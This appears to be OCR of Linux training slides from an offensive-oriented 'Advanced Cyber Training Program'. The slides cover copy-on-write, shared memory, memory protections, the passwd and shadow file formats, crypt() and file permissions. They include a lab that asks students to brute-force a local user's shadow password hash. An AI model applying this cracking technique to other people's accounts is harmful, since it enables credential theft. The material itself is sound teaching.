
Special Pages – Copy On Write *(continued)*



- 3 processes all are using the same library.
- Which is mapped at different addresses in the processes.
- All 3 processes are pointing two the same 3 pages of physical memory.




Special Pages – Copy On Write *(continued)*




Special Pages – Copy On Write *(continued)*

- One process tries to modify one of the library's pages




Special Pages – Copy On Write *(continued)*



- The kernel copies the page for that process

Special Pages – Copy On Write *(continued)*



- The other processes are unaffected


Special Pages – Copy On Write *(continued)*

- `fork()` will use copy on write for the entire process, even the stack. That way it doesn't have to copy the entire process to new physical pages unless it has to later

vDSO

- Because of virtual memory it is very easy to share code between processes without impacting memory usage
- The vDSO (virtual dynamic shared object) is a great example of this. It is basically a shared object file that is mapped into every process by the kernel.
- It is a full ELF file
- It is there to provide some common functionality that most processes need and need to do efficiently.
- Instead of mapping the vDSO into physical memory a hundred or so times (once for each process) it can just have the virtual memory address of each process point to the same physical page

vDSO example



Various process where the vDSO is mapped at a different address in their virtual address space

Memory Performance

- The Hardware and Operating System work together to get you your data as quickly as possible
- Getting data from physical memory isn’t the fastest
- Getting information from disk is slooooow
- Most systems have caches that hold recently accessed locations (or sometimes locations it thinks you are about to access)
- Certain access patterns can cause the cache to repeatedly clear out data, wasting time and electricity
- A linear access pattern is usually pretty cache optimized

Memory Performance – Paging

- With a 64 bit process you have a lot of room per process
  - x86_64 is actually 48 bit addressing
    - And only around half of that is userspace
      - but I digress
- There may be more demand for physical pages than are available
- The system can use "Paging" to invisibly provide that memory by swapping out older pages to disk for a time.
  - moves them to "swap space" on disk, usually a partition.
  - OS keeps track of what pages are paged out, and will silently replace them for programs when they are accessed again.
  - But disk is slooooow

Memory Performance – Tools

- `mincore`
    - Determine whether pages are resident (not paged out)
        - race condition though, could be false
- `madvise`
    - Advise the kernel on expected memory access patterns
- `set_mempolicy / get_mempolicy`
    - NUMA (Non-Uniform Memory Access) policy for memory
        - Associates memory with a CPU node set
- `mlock / munlock /mlockall / munlockall`
    - Prevent paging of memory

Memory Performance – Tools

- swappiness
  - Configure system "swappiness“
  - `cat /proc/sys/vm/swappiness`
  - `sudo swapon –show`
  - `sudo sysctl vm.swappiness=10`

Shared Memory

- Map same physical page in multiple different processes
  - Have to be careful with synchronization and race conditions
  - Can cause lots of fun privilege escalation bugs
- `shmget`
  - Allocated System V shared memory
- `shmat` / `shmdt`
  - attaches / detach System V shared memory in your address space
- `shmctl`
  - Control operations on a System V shared memory, like lock
- `shm_open` / `shm_unlink`
  - Same as opening / unlinking a file in `/dev/shm`
- `mmap`
  - Map files shared and `msync` them to flush changes

Memory protections

- ASLR – Address Space Layout Randomization
  - Randomizes the memory allocation locations of key memory areas such as the stack, heap, or start of an executable
  - Randomizes loaded libraries
    - They can still share the same physical memory with COW though
  - Can randomize main image with PIE executables
  - This has been applied to both user mode process as well as the kernel
- NX (no execute)
  - A bit in a page table entry that signifies whether or not you can execute code in that page of memory
  - Called different things in different architectures

Memory protections *(continued)*

- SMEP (Supervisor Mode Execution Prevention)
  - Kernel cannot execute code in userspace
- SMAP (Supervisor Mode Access Prevention)
  - Kernel cannot access usermode code while this is on
    - No more keeping your kernel rop chain in usermode
    - Obviously this can’t be on all the time, kernel has to flip it on and off as needed
  - Added to Linux Kernel 3.7
- KPTI (Kernel Page-Table Isolation)
  - Userspace doesn’t have all of kernel space in the same page table
    - Mitigates Meltdown
- This is covered in more detail in the kernel classes

Related commands

- `vmstat`
- `top`
- `free`
- `mkswap`
- `swapon`

ADVANCED CYBER TRAINING PROGRAM

Lab 8

Shared memory

Lab – Shared memory

- Task 1: Create a program that creates system v shared memory
  - Print out the address of the pointer to the memory that you receive in your program
  - You should be using the shm* functions (i.e., `shmget`, `shmat`, `shmdt`, `shmctl`, etc.)

Lab – Shared memory

- Task 2: Create another program (or add functionality to the first) that will take in the necessary parameters to be able to attach to an existing shared memory section.
  - Print out the address of the shared memory section and compare it with the address of the other program. Do they match? Why or why not?
- Task 3: Send messages back and forth between the two processes

LINUX
CNO
Programming

ADVANCED CYBER TRAINING PROGRAM

Users and Groups

Users and groups


- A user or account in Linux can be uniquely identified by a numerical value called a user identifier (UID)
- Each user also has a group ID (GID)
  - By default, a user is a member of its own group (UID is also a GID)
  - The default group can be different from the UID, if desired
- Users can be members of multiple groups
- Optionally, each user gets a directory in /home/<username>

Users and groups in /etc

- /etc/passwd – Contains a line for each user in the system
  - This line dictates UID, GID, full name, home directory, and default shell for the user
- /etc/shadow – Contains the actual salted and hashed passwords of each user (along with salt and algorithm ID)
  - Historically this file was part of /etc/passwd but that carried with it some security issues
- /etc/group – Contains a line for each group in the system, and the users that belong to it
- /etc/gshadow – /etc/shadow for groups
- /etc/skel/... - Put files in here that you want copied to all new users home directory
- /etc/default/useradd – Contain defaults for new accounts

User Accounts

- The /etc/passwd file is a colon delimited file which has a line for each user/account on the system
- The syntax for each line is 1:2:3:4:5:6:7
  1. Username (login name)
  2. X = password set, blank = unset (used to be password hash storage location)
  3. UID
  4. GID
  5. User's full name
  6. User's home directory
  7. Default shell (/sbin/nologin for no login access)




```
gnome-initial-setup:x:981:979::/run/gnome-initial-setup/:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
vboxadd:x:980:1::/var/run/vboxadd:/sbin/nologin
tcpdump:x:72:72::/:/sbin/nologin
student:x:1000:1000:Student:/home/student:/bin/bash
systemd-timesync:x:976:976:systemd Time Synchronization:/:/sbin/nologin
sphinx:x:975:974:Sphinx Search:/var/lib/sphinx:/bin/bash
```

The Shadow File

- /etc/shadow has username – password hash mappings
- Readable only by privileged processes
- The syntax for each line is 1:2:3:4:5:6:7:8:9
  1. Login Name
  2. Hashed Password (prefixed with algorithm ID and salt)
  3. Date of last password change
  4. Minimum password age
  5. Maximum password age
  6. Password warning period
  7. Password Inactivity period
  8. Account expiration date
  9. Reserved field

See `man 5 shadow` for more details



```
sshd:!!:17829::::::
vboxadd:!!:17829::::::
tcpdump:!!:17829::::::
student:$6$jJSqjeIl9QxxLJCU$c/Lj9Khg1Iz0u3xEuaUFk10jV9CDl:17938:0:99999:7:::
systemd-timesync:!!:17938::::::
```

crypt

- To create the field that is in section 2 of the shadow file entry the `crypt` function is used
  - `crypt(const char *passwd, const char *salt)`
  - From unistd.h or crypt.h
  - Need to link with `-lcrypt`
- This function will return a value in the form:
  - $*id*$*salt*$*hash*
  - id = The id of the hashing algorithm
  - salt = The salt used to pad the input data
  - hash = The hash digest given the input phrase and salt

Lab 9

Password cracker

Lab – Password Cracker

- Write a program that takes as an argument a username
- Using that username and what we learned about the `crypt` function try and brute force the password of the user
- NOTE:
  - Create a user with a short password (4-5 characters) or else it is going to take a while
  - `sudo adduser testuser`
  - `sudo passwd testuser`

LINUX
CNO
Programming

ACTP
ADVANCED CYBER TRAINING PROGRAM

Access Control

ManTech


Access Control

- Access control is a loosely-defined term that refers to the architecture used to enforce restriction of access to resources
- Resources are typically termed **objects** and entities which access them (e.g., processes, users) are termed **subjects**
- In the context of operating system security, objects can be files, directories, network ports, IO devices, etc.
- An access control architecture dictates the policies and mechanisms by which subjects are granted access to objects.

Discretionary Access Control

- The 2.5 Linux kernel and prior versions only supported discretionary access control (DAC)
- Under DAC, access to objects is at the discretion of the owners of those objects
- For example, the `chmod` command-line utility can be utilized on a file by its owner to provide different access levels (and restrictions) to that file by other users, including read, write, and execute permissions

File Meta Data



```
-rw-r--r-- 1 root root     733 Dec 19 09:42 group
-rw-r--r-- 1 root root     688 Dec 19 09:42 group-
-rw-r----- 1 root shadow   615 Dec 19 09:42 gshadow
-rw-r----- 1 root shadow   570 Dec 19 09:42 gshadow-
drwxr-xr-x 1 root root     512 Jul 25 11:52 gss/
-rw-r--r-- 1 root root    4861 Feb 22  2018 hdparm.conf
-rw-r--r-- 1 root root      92 Apr  9  2018 host.conf
-rw-r--r-- 1 root root      16 Dec 29 21:43 hostname
-rw-r--r-- 1 root root     424 Dec 29 21:43 hosts
-rw-r--r-- 1 root root     411 Jul 25 11:53 hosts.allow
-rw-r--r-- 1 root root     711 Jul 25 11:53 hosts.deny
drwxr-xr-x 1 root root     512 Jul 25 11:56 init.d/
drwxr-xr-x 1 root root     512 Jul 25 11:52 initramfs-tools/
```

1. File type flag
2. Owner's permissions
3. Group permissions
4. Everyone else's permissions
5. # of links
6. Owner name
7. Owner group
8. File size
9. Last modified time
10. File/Directory name

Permissions *(continued)*

- 1. The first character denote the file type

- – a regular file	M – offline (migrated) file (Cray-dmf)
b – block special file	n – network special file (HP-UX)
c – character special file	p – FIFO (named pipe)
C – high performance file	P – port (Solaris 10 & up)
d - directory	s - socket
D – door (solaris 2.5 & up)	? – some other file type
l – symbolic link	

- 2, 3, 4. These are file permissions specified by an r (read), w (write), and x (execute). When modifying these fields you use a bit-field in the form 0xxx. For example 0756:

```
7   5   6
111 101 110
rwx r-x rw-
```

- This means that the user has read/write/execute privileges. Users in the group have read/execute privileges and everyone else would have read/write privileges

Special File Permissions: Setuid

- Unix-based systems support special file permissions called setuid, setgid, and sticky bits
- If the setuid bit is set, an executable runs in the **context of the owner** of the file no matter who ran the program
  - This means the process will execute with the owner's permissions, UID, and GID
- Think about the `passwd` program. Using this, any user can change their own password. But that would mean modifying /etc/passwd and /etc/shadow, to which normal users don't have access:

```
-rw-r--r--. 1 root root 2554 Mar 25 09:31 /etc/passwd
----------. 1 root root 1363 Mar 18 09:56 /etc/shadow
```

- See the `passwd` executable:

```
-rwsr-xr-x. 1 root root 34088 Jul 14  2018 /usr/bin/passwd
   ^ ('s' means the setuid bit is set)
```

Special File Permissions: Setgid

- The setgid bit can affect both files and directories
- On files, it works just like setuid – when executed, the program will run with the privileges of the **group of the file**, not the group permissions of the user who started the program
- On directories, it changes the default behavior of files created in that directory. Any file created in a setgid directory will have the **group of the parent dir**, not the group of the user who created the file
- See the following dir with the setgid bit set:

```
drwxr-sr-x.  2 root root  4096 Mar 22 12:25 test

      ^ (‘s’ means setgid bit is set)
```

Special Permissions: Sticky

- The sticky bit will make all files in a directory only modifiable by their owners
- This is useful for the `/tmp` directory. Typcially this dir is writable by all users on the system. The sticky bit would prevent any user from deleting another user's files in `/tmp`. Notice 't' in 3rd triplet:

```
drwxr-xr-t.  2 root root  4096 Mar 22 12:44 tmp
```

- Setting special permission bit
  - ugo/rwx syntax:

    `sudo chmod u+s test` (set setuid bit)

    `sudo chmod g-s test` (remove setgid bit)

    `sudo chmod o+t test` (set sticky bit)
  - Numerically: (4,2,1 in position 0 mean setuid, setgid, sticky resp)

    `sudo chmod 2775 test` (would set the setgid bit on test)

Overview of uid/gid commands

USER		GROUP	
getuid	setuid	getgid	setgid
geteuid	seteuid	getegid	setegid
getreuid	setreuid	getpgid	setpgid
getresuid	setresuid	getresgid	setresgid
-	setfsuid	-	setfsgid

DAC Drawbacks

- Aside from DAC on objects, the Linux kernel also distinguishes between privileged users (e.g., root) and non-privileged users
- While these categories have many differences, in the context of access control privileged users have full access granted to them over any object, regardless of its DAC settings
